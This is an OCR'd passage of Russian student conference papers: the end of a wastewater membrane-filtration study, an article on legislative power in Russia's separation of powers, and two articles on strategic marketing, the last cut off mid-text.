


Рис. 1. Схема лабораторной установки мембранной фильтрации 1 – воронка, 2 – мембрана, 3 – колба Бунзена, 4 – ресивер, 5 – вакуумметр, 6 – вакуум-насос, В – откачка воздуха

В воронку 1, где установлен фильтр с мембраной 2, наливается 100 мл рабочей жидкости (активного ила) и включается вакуумный насос 6 и устанавливается требуемое давление (вакуум) в системе. В колбе Бунзена, которая является емкостью для пермеата, создается разрежение. Рабочая жидкость под действием атмосферного давления фильтруется через мембрану и поступает в колбу. В ресивере 5 установлен вакуумметр, для наблюдения за создаваемым давлением.

Лабораторные исследования на установке мембранной фильтрации проводились на территории канализационных очистных сооружений г. Петродворец в 2017 году.

Для эксперимента были отобраны пробы активного ила из нижнего канала аэротенка, концентрация иловой смеси в представленных пробах составила 4 г/л (по данным химико-биологической лаборатории очистной станции).

Эксперимент проводился на сточной воде, содержащей иловую смесь 4, 6 и 8 г/л. Для получения более концентрированного содержания иловой смеси в сточной воде (6 и 8 г/л) пробы подверглись отстаиванию.

Фильтрация через мембрану производилась при давлении 1, 2, 3, 4 и 5 м вод. ст. и продолжалась 35 мин. Через каждые 5 мин. записывалось количество пермеата находящихся в колбе Бунзена.

После фильтрации при каждом давлении мембрана подвергалась промывке дистиллированной водой, а затем подвергались регенерации в течении 15 минут в растворе гипохлорита натрия *NaOCl*. После чего снова промывалась дистиллированной водой.

Опыт с другой концентрацией иловой смеси проводился на следующий день. На время перерыва эксперимента мембрана помещалась в емкость с 0,5% концентрацией *NaOCl*.

Результаты экспериментов представлены на рис. 2.




Рис. 2. График изменения qs от Δt при са.ил = 4 г/л

Из графика видно, что при увеличении трансмембранного давления увеличивается пропускная способность мембраны, но через некоторое время (при давлении 3, 4 и 5 м. вод. ст.) она снижается из-за уплотнения слоя осадка на поверхности мембраны.

Установлено, что оптимальное давление составляет 2 м. вод. ст. для мембранного фильтрования. Несомненно, что уплотнение осадка напрямую зависит от количества и характера загрязняющих веществ. Так при концентрации рабочей иловой смеси 4 г/л при давлении 3, 4 и 5 м. вод. ст. через 35 минут фильтрации происходит существенное снижение проницаемости мембран.

Преимущества МБР перед другими сооружениями биологической очистки хозяйственно-бытовых сточных вод:

1. МБР занимает меньше площади, чем классические сооружения биологической очистки (аэротенк), примерно в 2÷3 раза. Из-за высокой дозы ила в биореакторе.
2. Возможность отказа от вторичных отстойников и иловых площадок.
3. При фильтрации иловой смеси гарантируется отсутствие проскоков ила и получения очищенной воды высокого качества, при этом ступень доочистки не требуется.
4. Высокая степень очистки воды позволяет снизить затраты на эксплуатацию ультрафиолетовых ламп, применяющихся для обеззараживания воды.
5. Малая чувствительность к залповым поступлениям исходной воды.
6. Увеличение окислительной мощности процессов биологической очистки.

Очистка сточных вод с использованием мембранной технологии используется многими российскими фирмами: НПП «Биотехпрогресс» (КОС

в Красной поляне 15 тыс. м3/сут), ЗАО «Аквaметосинтез» (ЛКОУ-К-100 – Ленинградская обл. г. Высоцк, ЛКОУ-К-65 - Ленинградская обл. Всеволожский р-н, Юкки и пр.), НПП «Би-ТЭК» (30 тыс. м3/сут г. Шадринск Курганской обл.).

Данные, полученные в результате исследований мембранного фильтрования с иловой смесью могут быть использованы для облегчения эксплуатации мембранных модулей, выбора режима работы на станциях очистки.

Использованные источники:

1. Simon Judd. The MBR book: Principles and Application of Membrane Bioreactors in Water and Wastewater Treatment. – ELSEVIER, 2006. – 310 c.
2. Jelena Radjenovi, Marin Mato, Ivan Mijatovi, Mira Petrovi, Damià Barceló Мембранный биореактор (МБР), как усовершенствованная технология очистки сточных вод. Springer-Verlag Berlin Heidelberg. – 2007. 101 с.
3. В. С. Френкель. Мембранные технологии: прошлое, настоящее и будущее // Водоснабжение и санитарная техника. – 2010. № 8. С. 48-54.
4. Б. Г. Мишуков. Мембранные биологические реакторы для глубокой очистки сточных вод: учеб. пособие. – СПб.: Изд-во СПбГЭУ, 2017. - 64 с.
5. С. П. Зубрилов, Н.В. Растрыгин. Охрана вод часть 1. Очистка сточных вод: Учебное пособие – СПб: /Растрыгин Н.В. СПГУВК, 2001 – 124 с.

УДК 342.52

Романова Е.А
студент 2 курса
Институт права
научный руководитель: Сидорова А.В.
ст. преподаватель
кафедра публичного права
Самарский Государственный Экономический Университет
Россия, г. Самара

К ВОПРОСУ О ЗАКОНОДАТЕЛЬНОЙ ВЛАСТИ В СИСТЕМЕ РАЗДЕЛЕНИЯ ВЛАСТЕЙ

Аннотация: Законодательная власть содержит в себе выражение мнения и воли народа, она является некой юридической связью между законом и волей народа. Возникает вопрос, всегда ли законодательная власть исполняет свою деятельность в соответствии с интересами народа, учитывая то, что в обществе существуют многообразие социальных групп с разными мнениями и интересами? Исходя из данного вопроса, статья посвящена компетенции законодательной власти, её роли в системе разделения властей.

Ключевые слова: законодатель, Конституция, законодательная власть, народное мнение.

Romanova E.A.
Student
2 courses of the Institute of Law
Samara State Economic University
Russia, Samara
Supervisor: Sidorova A.V., Art. Lecturer, Department of Public Law
Samara State Economic University
Russia, Samara

TO THE ISSUE OF LEGISLATIVE POWER IN THE SYSTEM OF SEPARATION OF AUTHORITIES

Annotation: The legislative power contains the expression of the opinion and the will of the people; it is a kind of legal connection between the law and the will of the people. The question arises, does the legislature always carry out its activities in accordance with the interests of the people, given that there are a variety of social groups with different opinions and interests in society? Based on this issue, the article is devoted to the competence of the legislative power, its role in the system of separation of powers.

Keywords: legislator, Constitution, legislative power, popular opinion.

Законодательная власть, при помощи новых, принимаемых законов, считается в разделения властей устанавливающей, и осуществляет надзор за исполнением этих законов. Таким образом, в полномочия исполнительной

власти входит исполнительная и распорядительная деятельность, а в полномочия судебной власти входит решение различных споров.

Каждая ветвь власти имеет своё предназначение и свои функции. Но законодательная власть занимает особое место среди других ветвей власти. Это объясняется следующим: во-первых, именно она устанавливает конкретные правила и компетенцию по отношению к другим органам государственной власти. Во-вторых, она исполняет ориентирующую функцию по отношению к судебной и исполнительной власти, тем самым не отнимая у них самостоятельности, а наоборот, способствует их эффективному функционированию. И в-третьих, её деятельность направлена на реализацию законов и проверку качества этой реализации.[259]

Таким образом, важной задачей для законодательной власти является – принятие законов, обладающих юридической властью.

Деятельность законодательной власти, не может осуществляться «оторвано» от исполнительной и судебной власти. Она функционирует на территории Российской Федерации, как на федеральном уровне, так и на региональном уровнях. Чтобы подробно изучить связь между ветвями власти, можно рассмотреть эту связь на федеральном уровне.[260]

Направление совокупности разделения властей и функционирования законодательной власти, устанавливается Конституцией Российской Федерации, а также другими законами Российской Федерации. Рассматривая органы исполнительной власти, можно сказать, что они имеют свою иерархичную систему, базирующуюся на подчинении нижестоящих органов вышестоящим. В отношении законодательной власти, мы подобного сказать не можем, так как такая система для неё не характерна, в ней законодательные органы базируются на положение закона, соответственно и на подчинении закону. Также их отличительной особенностью является их численность. В составе Федерального Собрания насчитывается 450 депутатов, а в отношении исполнительных органов насчитывается более сотни тысяч человек.

Взаимосвязь законодательной власти с другими властями зависит от формы правления и государственного режима. Так, в президентских республиках, абсолютных и дуалистических монархиях, главенствующее место в стране занимает глава государства и правительство, а глава, в свою очередь, соотносит его с собой как равное. В парламентских формах основное место занимает законодательная власть, именно она формирует правительство, а статус главы государства не имеет значения.

Данный процесс может привести к формированию смешанных форм правления, например президентско-парламентских, эта форма правления имеет своё место в России и Франции, или же парламентарно-президентских

---

[259] Габдрахманова Г.Р. Институт законодательной власти в массовом политическом сознании российского общества // Власть. - 2014. - №6. – С. 73

[260] Безуглов А.А., Солдатов С.А. Конституционное право России: Учебник для юрид. вузов (полный курс). В 3 т. - М.: ООО "Профобразование", 2008 – С. 482

республик (Украина).

Президент Российской Федерации, в свою очередь, играет важную роль в разделении властей. Он выполняет координационные и согласительные функции, не являясь главой ни одной из них, но при этом оказывая на них большое влияние.[261] В деятельность президента входит самостоятельное формирование Правительства РФ, и исключительно с согласия Государственной Думы назначается его Председатель. Но и в данном процессе есть свои особенности, так как Президент, в случае несогласия с Государственной Думой, вправе её распустить и назначить новые выборы, следовательно данное согласие можно считать формальным[262].

Спорная ситуация возникает и по решению Конституционного Суда Российской Федерации, который утвердил право Президента РФ на роспуск Государственной Думы в случае трёхкратного отклонения ею кандидатуры, предоставленной Президентом, на место премьер-министра, следовательно теряется смысл переговоров с Государственной Думой, которой грозит роспуск. Важно отметить, что трое судей Конституционного Суда РФ выразили по этому поводу особое мнение, что свидетельствует о спорности данного решения.[263]

Ответственность Правительства Российской Федерации перед Государственной Думой, является формой которая связывает законодательные органы и исполнительные. В свою очередь Государственная Дума может выразить свое недоверие или отказать в доверии Правительству, об этом гласит статья 117 Конституции Российской Федерации[264].

Направление, которое показывает взаимное функционирование исполнительной и законодательной власти – это концепция делегированного законодательства и регламентарной власти. Возможность делегирования законодательных полномочий возникает в разных ситуациях. Данное явление применяется при срочном правовом регулировании отношений, если при этом парламент перегружен, а решение данной проблемы не вызывает дискуссий, то в данном случае возможно подзаконное регулирование такого решения.

Конституционный Суд РФ установил, что нельзя делегировать те

---

[261] Литвина Е.Д., Сидорова А.В. Стойкая неспособность по состоянию здоровья как основание для досрочного прекращения полномочий Президента Российской Федерации // Бюллетень науки и практики 2016. № 11(12). С. 378

[262] Баглай М.В. Конституционное право Российской Федерации: Учебник для юрид. вузов и факультетов. 6-е изд., изм. и доп. - М.: Норма, 2007 – С. 450

[263]Определение Конституционного Суда РФ от 5 ноября 1998 г. № 134-О «По делу о толковании статья 81 (часть 3) и пункта 3 раздела второго «Заключительные и переходные положения» Конституции Российской Федерации» // СПС КонсультантПлюс (дата обращения: 13.11.2018)

[264] Конституция Российской Федерации (принята всенародным голосованием 12.12.1993) с учётом поправок, внесенных Законами РФ о поправках к Конституции РФ от 30.12.2008 № 6-ФКЗ, от 30.12.2008 № 7-ФКЗ, от 05.02.2014 № 2-ФКЗ, от 21.07.2014 № 11-ФКЗ) - с. 38 // СПС КонсультантПлюс (дата обращения: 13.11.2018)

полномочия, для реализации которых Конституция РФ предусматривает принятие закона. Например, законом определяется перечень сведений, составляющих государственную тайну (ч. 4 ст. 29 Конституции РФ), порядок выборов Президента РФ и Государственной Думы (статьи 81 и 96 Конституции РФ), статус столицы Российской Федерации (ст. 70 Конституции РФ). Регулирование таких вопросов нельзя делегировать исполнительной власти, а упомянутая позиция Конституционного Суда РФ существенно уточняет концепцию делегированного законодательства в России.

При осуществлении делегированных прав органы исполнительной власти не имеют право выходить за рамки делегирования и нарушать сроки реализации полномочий.[265]

Говоря о регламентарной власти, то она не применяется на территории Российской Федерации, но предпосылки для ее применения существуют. Она определяется изданием исполнительной властью актов, имеющих законную силу. Таким образом, во взаимной деятельности с исполнительной властью, законодательные органы имеют контрольные полномочия. Новой формой парламентского контроля стала введенная поправкой в Конституцию РФ в 2008 году ежегодная отчетность Правительства РФ перед Государственной Думой.

Связь с деятельностью судебной власти является так же не маловажной. Судебные органы представляют собой независимую ветвь государственной власти. Компетенция данного органа выражается в решении правовых споров, при помощи деятельности судебных органов по реализации правосудия. Суд рассматривает и разрешает дело в соответствии с законом, с принципом справедливости, правосознанием и внутренним убеждением судей, членов судебных коллегий (присяжных, арбитражных заседателей).

Суд независим от законодательной власти, но важно учитывать тот факт, что принимая решение на базе законодательных актов, изданных законодательством, суд ограничивается основаниями и процедурами, которые устанавливает закон. Именно поэтому в отношениях между тремя ветвями власти - законодательной, исполнительной и судебной - признается приоритет законодательной власти.

Таким образом, судебная и законодательная власть похожи по своей природе и взаимосвязаны между собой. Судебная власть дает оценку законодательной деятельности, может корректировать положения законодательства при рассмотрении конкретных дел, тем самым ориентируя законодателя на разработку и принятие конкретных правовых

[265] Федеральный закон от 06.10.1999 №184-ФЗ (ред. от 03.08.2018) «Об общих принципах организации законодательных (представительных) и исполнительных органов государственной власти субъектов Российской Федерации» // СПС КонсультантПлюс (дата обращения: 13.11.2018)

предписаний.[266]

Но влияние законодательных органов на судебные также является актуальным. Это можно объяснить тем, что законодательные органы устанавливают правила, по которым функционируют судебные органы, законодательная власть принимает участие в формировании судейского корпуса. Так, судьи Конституционного и Верховного Судов России назначаются на должность Советом Федерации по представлению Президента РФ.

Подводя итог данной статьи, важно выделить, что место законодательной власти в системе разделения властей, не ограничивается во взаимодействии с другими ветвями государственной власти. На законодательную власть однозначно оказывает большое влияние Президент Российской Федерации, который находится за пределами разделения властей. В свою очередь существуют и другие государственные органы как прокуратура и т.д, не входящие в систему трех ветвей власти, но, несмотря на это, законодательная власть тесно с ними взаимодействует.

Использованные источники:

1. Конституция РФ Конституция Российской Федерации (принята всенародным голосованием 12.12.1993) с учётом поправок, внесенных Законами РФ о поправках к Конституции РФ от 30.12.2008 № 6-ФКЗ, от 30.12.2008 № 7-ФКЗ, от 05.02.2014 № 2-ФКЗ, от 21.07.2014 № 11-ФКЗ) – 51 с. // СПС КонсультантПлюс (дата обращения: 13.11.2018)
2. Федеральный закон от 06.10.1999 №184-ФЗ (ред. от 03.08.2018) «Об общих принципах организации законодательных (представительных) и исполнительных органов государственной власти субъектов Российской Федерации» // СПС КонсультантПлюс (дата обращения: 13.11.2018)
3. Баглай М.В. Конституционное право Российской Федерации: Учебник для юрид. вузов и факультетов. 6-е изд., изм. и доп. - М.: Норма, 2007 - 784 с.
4. Безуглов А.А., Солдатов С.А. Конституционное право России: Учебник для юрид. вузов (полный курс). В 3 т. - М.: ООО «Профобразование», 2008 - 797 с.
5. Определение Конституционного Суда РФ от 5 ноября 1998 г. № 134-О "По делу о толковании статьи 81 (часть 3) и пункта 3 раздела второго «Заключительные и переходные положения» Конституции Российской Федерации» // СПС КонсультантПлюс (дата обращения: 13.11.2018)
6. Коваленко В.И. Парламентаризм и прямая демократия: противоречия и взаимосвязи // Демократия в современном мире. - М.: РООСПЭН, 2013. - 155 с.
7. Габдрахманова Г.Р. Институт законодательной власти в массовом политическом сознании российского общества // Власть. - 2014. - №6. - с. 73-

[266] Коваленко В.И. Парламентаризм и прямая демократия: противоречия и взаимосвязи // Демократия в современном мире. – М.: РООСПЭН, 2013. – С. 32

80.
8. Литвина Е.Д., Сидорова А.В. Стойкая неспособность по состоянию здоровья как основание для досрочного прекращения полномочий Президента Российской Федерации // Бюллетень науки и практики 2016 №11(12). с. 378-381

УДК 339.138

Романова Е.А.
студент третьего курса магистратуры
Балтийский государственный технический университет
«Военмех» имени Дмитрия Федоровича Устинова
Россия, г. Санкт-Петербург

ПРОБЛЕМА УПРАВЛЕНИЯ СТРАТЕГИЧЕСКИМ МАРКЕТИНГОМ НА РОССИЙСКОМ РЫНКЕ

Аннотация:
В статье рассматривается проблема функционирования стратегического маркетинга на современном Российском рынке. Статья включает советы и рекомендации по вопросам внедрения стратегического маркетинга в современные организации на территории Российской Федерации.

Ключевые слова: стратегическое планирование, стратегический маркетинг, миссия компании, хозяйственный портфель.

Romanova E.A.
third year graduate student
Dmitry Fedorovich Ustinov Baltic State Technical University "Voenmech"
Russia, St. Petersburg

THE PROBLEM OF MANAGING STRATEGIC MARKETING ON THE RUSSIAN MARKET

Annotation:
The article deals with the problem of the functioning of strategic marketing in the modern Russian market. The article includes tips and recommendations on the implementation of strategic marketing in modern organizations in the territory of the Russian Federation.

Keywords: strategic planning, strategic marketing, mission of the company, business portfolio.

Одним из важнейших элементов организации маркетинговой деятельности является построение и внедрение её стратегии. Стратегию маркетинга можно будет эффективно реализовывать тогда, когда будет существовать устойчивый и стабильный рынок. В настоящее время это условие в России отсутствует. Важной проблемой функционирования стратегического маркетинга является отсутствие фундаментальности, т.е. отсутствие квалифицированных работников в данной области, которые

смогут работать в рамках новой системы управления. Поэтому, исходя из вышесказанного, необходимо понять и знать, как работает этот механизм, где и как его применить, как разработать стратегию. Разработка стратегий внутри предприятия является неотъемлемой его частью, в условиях рыночной экономики невозможно устоять на плаву компании без четкого плана и прогнозирования различных последствий.

В наше время большинство компаний, особенно российских организаций, не имеют определенных стратегий, планов. Причем эта проблема касается как зрелых компаний, так и новых. Большинство руководителей считают, что планирование и прогнозирование-это лишняя трата времени и сил, т.к. во внешней среде присутствует нестабильная ситуацию, которая имеет свойство стремительных изменений.

Стратегическое планирование – это управленческий процесс создания и поддержания стратегического соответствия между целями фирмы, ее потенциальными возможностями и шансами в сфере маркетинга. Оно опирается на программное заявление о миссии фирмы, изложение целей и задач, хозяйственный портфель и стратегию роста.

Миссию компании, в условиях современного рынка, необходимо определить в момент рождения фирмы. Во время развития, роста организации миссия зачастую терпит серьезные изменения. Она может стать неактуальной, а возможно она перестанет удовлетворять новые условия внешней и внутренней среды. Руководители должны моментально реагировать на изменение этих условий и искать пути решений из сложившейся ситуации, ставя перед собой новые цели и задачи и отвечая на вопросы: «Что представляет собой наше предприятие? Кто наши клиенты? Что ценно для клиентов? Каким будет наше предприятие? Каким оно должно быть?» Для того чтобы фирма была успешной и развивалась, необходимо ставить перед собой эти вопросы и искать на них ответы, проходя тот путь множество раз. Это является главным в управлении стратегическим маркетингом.

Изначально для того чтобы разработать стратегию, очень важно оценить текущее состояние и перспективы различных отдельных видов деятельности в организации в общем и отдельно взятых продуктов в рамках конкретных видов бизнеса, т.е. следует проанализировать хозяйственный и продуктовый портфели, проанализировать возможную перспективу отдельно взятых стратегических хозяйственных единиц, продуктов.

Для проведения стратегического анализа, следует провести исследования в той отрасли, в которой производит свою деятельность компания. Необходимо включить тот фактор, что основная единица, это та отрасль, которая в совокупности представляет группу конкурентов, производящих товары и услуги и непосредственно конкурируют друг с другом.

Всякую маркетинговую стратегию нужно детально рассматривать. Если усилить сбыт продукции, в таком случае потребуется увеличить

численность продавцов и рекламы. Для всех этих целей необходимо создать различные стратегии. Стратегические задачи надо определить конкретными целями. Например, «к концу второго года увеличить долю рынка на 15%».

Рассмотрим такое понятие как хозяйственный портфель. Это неотъемлемое понятие стратегического маркетинга. Он включает в себя всю продукцию, выпускаемую конкретной фирмой и (или) предоставляемые услуги. Необходимо провести четкий анализ каждого выпускаемого продукта и (или) услуги, данный анализ поможет выявить рентабельность компании в отношении товаров и услуг и, таким образом помочь в решении по отношению к каждому товару (что делать с ним дальше). Фирма может принимать самостоятельно решения о судьбе хозяйственного портфеля.

Стратегический маркетинг несет в себе определенный образ мышления. Создание стратегии имеет большое количество отличий от оперативного управления, но, для того, чтобы повысить эффективность стратегического планирования, нужно понимать, что данный процесс должен быть непрерывным. Все это связано с рядом конкретных особенностей процесса разработки стратегии:

- как правило, итогом разработки стратегии является установление общих направлений, продвижение по которым должно нести за собой положительный рост бизнеса компании;
- во время разработки стратегии, как правило, колоссально не хватает информации, в отличие от выбора оперативных управленческих решений;
- во время разработки стратегического решения непрерывно появляется новая информация. Из этого следует то, что цели и задачи стратегического развития меняются. Таким образом, разработка стратегий должны нести циклический характер, который, в свою очередь несет те изменения целей, задач, путей их достижения, которые были поставлены в самом начале.

Этим, разумеется, не исчерпываются особенности стратегического планирования. Однако даже краткий перечень показывает, что для организации эффективного процесса требуется серьезная и профессиональная работа.

Для того, чтобы удержать свой рынок, завладеть новой территорией необходимо найти поддержку у самих себя, а именно в виде механизма, который будет непрерывно работать внутри компании. Данная деятельность может быть организована по алгоритму, предполагающему прохождение следующих основных последовательных этапов:

1.Ситуационный анализ.

Ситуационный анализ важно проводить один или два раза ежегодно для проведения анализа, оценки деятельности фирмы и результатов ее работы. На этом этапе важно оценить современное состояние предприятия, разработать прогноз, а так же оценить возможное влияния внешней среды.

2.Формулирование целей.

Основываясь результатами первого этапа формулируются цели

деятельности фирмы. Необходимо выявить цели, оценить их, а так же установить иерархии целей.

3.Стратегическое планирование.

После проведения второго этапа, а именно формулирования целей деловой активности фирмы необходимо разработать главные направления их достижения. На данном этапе важно выявить все возможные варианты достижения целей, выбрать подходящую стратегию, создать решение о разработке тактики достижения целей.

4.Тактическое планирование

После формулировки целей и нахождения принципиальных путей движения к ним необходимо разработать детальный план конкретных мероприятий. В данном пункте необходимо выработать тактику, то есть установить причины и характер действий, определить типы и сроки работ , а так же их исполнителей.

5.Контроль выполнения планов

В процессе деятельности фирмы постоянно возникают отклонения от стратегических и тактических планов, для того, чтобы максимально ограничить себя от различных отклонений в стратегических планах, необходимо собрать данные, оценить их, а так же вынести решение о проведении ситуационного анализа.

Хотя для большинства отечественных фирм описанные действия пока имеют лишь теоретический характер, некоторые из перечисленных элементов уже стали использоваться на практике, и, очевидно, в будущем их применение расширится.

Для того чтобы разработанные программы развития бизнеса компании успешно работали, необходимо создать систему мониторинга. Ставя определенные цели, необходимо оценивать возможность их достижения, для этого так же необходимо ограничиться конкретным, небольшим числом задач. Для того чтобы мониторинг был возможен, следует установить контрольные точки и контролировать их. Внутренние коммуникации фирмы необходимо наладить так, чтобы способствовать мониторингу. По итогам мониторинга список перспектив должен корректироваться.

Изучая и анализируя материалы по выбранной теме, можно сделать вывод, что любая компания для успешного развития должна иметь свою стратегию. Любой руководитель знает, что он создает, какие услуги предоставляет, на какого потребителя нацелена его работа, за какую цену предприниматель будет продавать продукцию или услуги. Любой топ-менеджер обязан знать всю внутреннюю структуру своего бизнеса, а так же как этот бизнес сделать успешным в стратегической перспективе.

Управление стратегическим маркетингом является неотъемлемой и важнейшей частью успешного развития и функционирования любого современного предприятия. Важной миссией, которую несет это управление, является то, чтобы производить и предлагать те услуги и товары, которые необходимы клиенту, а не продавать все подряд, только потому что

компания сделала акцент на производстве конкретного товара или услуги. Именно из-за того, что большинство современных компаний пытаются диктовать исключительно свои правила игры потребителям, не обращая внимания на то, что действительно необходимо, они терпят большие убытки и, как правило, приходят к краху.

К огромному сожалению, проблемой большинства современных предприятий, до сих пор является отсутствие стратегических маркетинговых подразделений, именно из-за этого компании не могут продвигаться без препятствий на рынке. Все это связано с нежеланием руководства тратить свое время и время своей компании на создание различных подразделений, так же это связано с большим недостатком квалифицированных, компетентных в своей области работников, которые смогут внедрять инновационные разработки.

Для того чтобы еще существующие компании продолжили свою работу и смогли успешно реализовывать свою деятельность, стоит отметить для себя то, что, в первую очередь, необходимо ориентировать свою деятельность на потребителя. Благодаря выпускаемому товару или услуге следует удовлетворять потребности клиента. Управление стратегическим маркетингом редкое явление российского рынка, однако, правильно выбранная стратегия будет нести исключительно положительный результат для любого предприятия. Именно поэтому каждый руководитель компании должен задуматься о внедрении и разработке стратегий на своем предприятии. Это позволит любой компании увеличить свою прибыльность, а так же масштабы в условиях современного рынка. Все вышесказанное поможет фирмам достойно конкурировать и развиваться без страхов и излишних рисков.

Таким образом, в статье, была показана необходимость формирования и реализации стратегии маркетинга в любой компании, тем самым показав, что управление стратегического маркетинга в целом несет только положительный результат для любого предприятия.

Использованные источники:

1. Маркетинг. Учебник (для бакалавров). Под ред. И.В. Липсица. – М.: ГЭОТАР-Медиа, 2012. – 576 с.
2. Мур Дж. Вторая космическая. Искусство управления и стратегии будущего. – М.: Манн,Иванов и Фербер, 2012. – 208с.
3. Божук С. Г., Ковалик Л. Н., Маслова Т. Д., Розова Н. К., Тэор Т. Р. Маркетинг: Учебник для вузов. 4-е изд. Стандарт третьего поколения. – СПб.: 2012. – 448 с.
4. Борисов, Н.А. Организация эффективной сбытовой деятельности предприятия/ Н.А. Борисов// Менеджмент в России и за рубежом, 2012. — №5. — С.23-30
5. Голубков, Е.П. Маркетинг: стратегия, планы, структуры: учебник / Е.П. Голубков — М.: Дело, 2011. — 318 с

УДК 339.138

Романова Е.А.
студент третьего курса магистратуры
Балтийский государственный технический университет
«Военмех» имени Дмитрия Федоровича Устинова
Россия, г. Санкт-Петербург

ПУТИ РАЗРАБОТКИ И РЕАЛИЗАЦИИ МАРКЕТИНГОВЫХ СТРАТЕГИЙ НА СОВРЕМЕННОМ РОССИЙСКОМ РЫНКЕ

Аннотация:

В статье рассматриваются пути разработки маркетинговых стратегий и их реализация на современных российских предприятиях. Статья включает советы и рекомендации по вопросам путей разработки и реализации маркетинговых стратегий на современном рынке Российской Федерации.

Ключевые слова: маркетинговая стратегия, план маркетинга, анализ рынка

Romanova E.A.
third year graduate student
Dmitry Fedorovich Ustinov Baltic State Technical University "Voenmech"
Russia, St. Petersburg

THE WAYS OF DEVELOPMENT AND IMPLEMENTATION OF MARKETING STRATEGIES IN THE MODERN RUSSIAN MARKET

Annotation:

The article discusses ways to develop marketing strategies and their implementation in modern Russian enterprises. The article includes tips and recommendations on how to develop and implement marketing strategies in the modern market of the Russian Federation.

Keywords: marketing strategy, marketing plan, market analysis

Существует два пути разработки и реализации стратегий.

1) Создать что-то новое, уникальное, то, чего еще нет на рынке.

2) Заимствовать чужие идеи, чужой бизнес.

Любой компании, осуществляющей выбранные стратегии, следует мыслить более узко, это нужно делать для того, чтобы цели, которые фирма ставит перед собой, были достигнуты в реальные, разумные отрезки времени. Компания должна работать непрерывно. Необходимо отслеживать работу каждого сотрудника, особенно тех работников, которые непосредственно изо дня в день производят работу с потребителями. Мнение сотрудников по поводу деятельности фирмы, по поводу выбранной стратегии очень сильно влияет на покупателей.

Если правильно реализовать рыночную стратегию, то она, в свою очередь, сформирует бренд для той фирмы, в которой его не было, и наоборот, если компания, которая имеет бренд будет отказываться от

рыночной стратегии, она понесет убытки и подорвет свое доверие со стороны потребителей.

В стратегическом плане компании должен быть четко указан род деятельности фирмы, необходимо прописать цели и задачи развития. В том случае, если развитие включает в себя создание нескольких продуктов, товаров, то на каждый следует разработать свой план. Следует создать отдельные планы на производство и реализацию товара и план рыночной активности. Данные планы можно обозначить термином «план маркетинга».

План маркетинга должен включать в себя следующие разделы: сводка контрольных показателей, изложение текущей маркетинговой ситуации, перечень опасностей и возможностей, перечень задач и проблем, стратегии маркетинга, программы действий, бюджеты и порядок контроля.

- Сводка контрольных показателей. В начале плана необходимо кратко описать цели, показатели и рекомендации речь, о которых пойдет в маркетинговом плане.

- Текущая маркетинговая ситуация. Описание основных производимых товаров, конкурентов и динамики развития рынка. Так же оцениваются каналы распределения и продвижения.

- Опасности и возможности. В данном разделе расписываются опасности и возможности, которые могут возникнуть у фирмы при реализации стратегии.

- Задачи и проблемы. После изучения такого фактора как «опасности и возможности» необходимо поставить задачи и, в связи с этим, выявить проблемы. Задачи должны быть сформулированы в виде целей, которых фирма хочет достичь за период действия плана.

- Стратегия маркетинга. В этом разделе плана излагается широкий маркетинговый подход к решению поставленных задач – «план игры».

Стратегия маркетинга – четкий разграниченный документ и в соответствии с ним стратегический план, руководствуясь которым фирма решает поставленные перед ней маркетинговые задачи. В свою очередь она включает в себя отдельные стратегии:

1) По целевым рынкам. Маркетинговая стратегия должна четко разграничить и назвать отдельные сегменты рынка, на которых компания сделает основной упор. Если компания сделает упор на сегменты, которые она сможет лучше всего использовать, это поможет ей реализовать себя быстро.

2) По комплексу маркетинга. Большую роль стоит выделить в отношении таких элементов комплекса маркетинга как разработка новых товаров, рекламы, налаживание сбыта, цены, распределения товаров.

3) По уровню затрат на маркетинг. Необходимо четко указать объем бюджета для реализации задуманных вышеизложенных маркетинговых стратегий.

Маркетинговые стратегии следует преобразовать в программы действий, которые будут давать ответы на вопросы: что будет сделано?

Когда это будет сделано? Кто это будет делать? Сколько это будет стоить? Например, для того чтобы быстрее реализовать продукцию, необходимо создать план продвижения, в котором будут прописаны отдельные специальные предложения, акции, срок их действия, создание выставок, презентаций и т.д.

